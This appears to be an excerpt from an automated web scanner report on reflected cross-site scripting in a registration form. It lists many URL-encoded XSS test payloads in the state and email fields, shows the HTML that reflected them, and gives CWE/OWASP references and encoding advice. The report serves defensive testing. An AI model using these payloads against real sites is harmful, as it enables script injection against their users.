Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%3Cscript%20src %3D%2F%2Flocalhost%2Fj%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
unnydale">
                <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>State</td>
            <td><input type=text name="state" size=20
                     value="<script src=//localhost/j>">
                <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>Zip Code</td>
            <td><input type=text name="zip" size=20
                     value="10001">
```

Payload :	firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%3CMETA %20HTTP-EQUIV%3D%22refresh%22%20CONTENT%3D%220%3Burl%3Djavascript%3Aqss %3D777%22%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
           <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>State</td>
            <td><input type=text name="state" size=20
                     value="<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:qss=777">">
                <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>Zip Code</td>
            <td><input type=text name="zip" size=20
```

Payload :	firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%3CBODY %20ONLOAD%3Dqss%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
e="Sunnydale">
                <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>State</td>
            <td><input type=text name="state" size=20
                     value="<BODY ONLOAD=qss>">
                <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>Zip Code</td>
            <td><input type=text name="zip" size=20
                     value="10001">
```

Payload :	firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%3CDIV %20STYLE%3D%22width%3Aexpression(qss %3D777)%22%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
e">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>State</td>
        <td><input type=text name="state" size=20
             value="<DIV STYLE="width:expression(qss=777)">">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
             value="1
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%3CSCRIPT%2FQSS%20SRC%3D%2F%2Flocalhost%2Fj%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
nydale">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>State</td>
        <td><input type=text name="state" size=20
             value="<SCRIPT/QSS SRC=//localhost/j>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
             value="10001
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%3CIMG%20SRC%3Djavascript%3Aqss%3D777%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
nnydale">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>State</td>
        <td><input type=text name="state" size=20
             value="<IMG SRC=javascript:qss=777>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
             value="10001"
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%3Cscript%20%3D%22%3E%22%20SRC%3D%2F%2Flocalhost%2Fj%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ydale">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>State</td>
        <td><input type=text name="state" size=20
             value="<script =">" SRC=//localhost/j>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
             value="10001
```

QID: 150084 ▰▱▱▱▱ **/ Cross-Site Scripting (XSS)**

Unencoded characters

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-20: IMPROPER INPUT HANDLING
Vulnerable Parameter:	emailAddress
Description:	The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).
Impact:	No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.
Solution:	Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload : firstName=John&lastName=John&emailAddress=%3CSTYLE%20type%3D%22text%2Fcss%22%20a%3D3%3EBODY%7bbackground%3Aurl(%22javascript%3Aqss%3D777%22)%7d%3C%2FSTYLE%3E&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
or=red>*</font></td>
        </tr>
        <tr>
           <td align=right>Email Address</td>
           <td><input type=text name="emailAddress" size=20
                   value="<STYLE type="text/css" a=3>BODY{background:url("javascript:qss=777")}</STYLE>">
              <font color=red>*</font></td>
        </tr>
        <tr>
           <td align=right>Password</td>
           <td><input type=text name="password" size=20>
```

Payload :	firstName=John&lastName=John&emailAddress=%3CEMBED%20SRC%3D%2F%2Flocalhost%2Fq.swf%20AllowScriptAccess%3Dalways%3E%3C%2FEMBED %3E&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
font color=red>*</font></td>
        </tr>
        <tr>
           <td align=right>Email Address</td>
           <td><input type=text name="emailAddress" size=20
                   value="<EMBED SRC=//localhost/q.swf AllowScriptAccess=always></EMBED>">
              <font color=red>*</font></td>
        </tr>
        <tr>
           <td align=right>Password</td>
           <td><input type=text name="password" size=20>
```

Payload :	firstName=John&lastName=John&emailAddress=%3CMETA%20HTTP-EQUIV%3D%22refresh%22%20CONTENT%3D%220%3Burl%3Djavascript%3Aqss %3D777%22%3E&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
Result :	comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
font color=red>*</font></td>
        </tr>
        <tr>
           <td align=right>Email Address</td>
           <td><input type=text name="emailAddress" size=20
                   value="<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:qss=777">">
              <font color=red>*</font></td>
        </tr>
        <tr>
           <td align=right>Password</td>
           <td><input type=text name="password" size=20>
```

Appendix - Web Application Profile : Custom

Crawling

Form Submission:	POST & GET
Maximum Link to Crawl:	600
Performance:	MEDIUM

Sensitive Content

Credit Card Numbers:	Yes
Social Security Numbers:	Yes
Custom:	no
Custom Checks:	

Detection

Option:	COMPLETE

Password Bruteforcing

Option:	MINIMAL
Number of Attempts:	-